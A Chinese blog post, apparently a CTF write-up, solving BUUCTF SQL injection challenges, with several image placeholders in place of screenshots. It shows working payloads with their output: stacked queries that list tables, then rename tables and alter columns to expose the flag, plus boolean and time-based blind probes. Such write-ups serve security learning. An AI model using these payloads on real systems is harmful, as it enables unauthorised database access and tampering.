BUUCTF web SQL注入篇

原创

poggioxay 于 2021-08-09 10:29:56 发布 330 收藏 6

分类专栏： web wp sql注入 文章标签： SQL注入

本文链接：https://blog.csdn.net/m0_55854679/article/details/119531807

web 同时被 3 个专栏收录

12 篇文章 0 订阅

订阅专栏

wp

15 篇文章 1 订阅

订阅专栏


sql注入

18 篇文章 0 订阅


订阅专栏


文章目录

[极客大挑战 2019]EasySQL




根据题目，可以使用万能密码来尝试登陆。







[强网杯 2019]随便注




1. 根据题目，可以想到此题目为sql注入，提交1与1'的结果如下






说明闭合方式为1'

2. 使用1' order by 查询字段数，得出为两列





使用联合注入，发现select被过滤，常用的注入方式无法满足，尝试堆叠注入。

3.

```
1'; show tables;#
0'; show tables;#       //获得两个表名
```

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1'; show tables;# 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 0'; show tables;# 提交查询

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```

4.

```
0'; show columns from `words`;#


0'; show columns from `1919810931114514`;#
//注意表明左右两侧应用键盘左上角的`符号，不可以用单引号
```

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: lumns from `words`;# 提交查询

```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}

array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```


取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1919810931114514`;# 提交查询

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

---

5. 经观察，`flag`在`1919810931114514`表中，可以看到`words`表里有两个属性，即两列：`id`和`data`。而`1919810931114514`表里只有一个属性列说明输入框可能查询的就是`words`表。思路是把`1919810931114514`表改名为`words`表，把属性名`flag`改为`id`，然后用`1' or 1=1;#`显示`flag`出来

```
1';rename table `words` to words2;     //先把words表表明换成其他
1';rename table `1919810931114514` to `words`;#
1'; alter table words change flag id varchar(100);#
1'; show tables;#
1'; show columns from words;#
```

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可


姿势: ble `words` to words2; 提交查询


```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

`varchar`函数返回字符串、日期型、图形串的可变长度的字符串表示。 `eg: select varchar (name,50) from test --50`为截取长度，如果name字符串的长度大于50，则返回“`SQL0445W` 值已被截断。

[SUCTF 2019]EasySQL


1. 与上一关相同的思路，输入1和2查看回显均相同，而字母没有回显。






2. 输入1'，没有回显，说明存在sql注入，即不考虑报错注入的方法


3. 使用order by查询字段，发现不论order by后面输入几显示都一样，则可能过滤了order by 字段。



4. 排除了报错注入和来联合查询注入，我们可以尝试布尔注入,发现回显结果依旧如上。


```
1 and length(database())>=1#

1' and length(database())>=1#
```






5. 我们继续尝试时间盲注

```
1 and if(length(database())>=1,1,sleep(5))#

1' and if(length(database())>=1,1,sleep(5))#
```







发现回显依然相同。

6. 我们继续尝试堆叠注入


```
1;show databases#
```




```
1;show tables#
```




```
1;show columns from Flag#
```



7. 这时候我们要重新考虑前面的步骤，这道题目需要我们去对后端语句进行猜测

一、输入非零数字得到的回显1和输入其余字符得不到回显=>来判断出内部的查询语句可能存在有 `||`

二、也就是select 输入的数据 `||` 内置的一个列名 `from` 表名=>即为

```
select post进去的数据||flag from Flag(含有数据的表名，通过堆叠注入可知)
```


此时的||起到的作用是or的作用。

8. 内置的sql语句为

```
sql="select".post['query']."||flag from Flag";
```

如果$post['query']的数据为* ,1，sql语句就变成了


```
select *,1||flag from Flag

select *,1 from Flag
```




`*,1` 后面的这个 `1` 就是为了吃掉 `||` 但是得非0数字（比如2.3.4.5.6）,输入字母它是不会识别的。

[极客大挑战 2019]LoveSQL

首先判断为单引号闭合




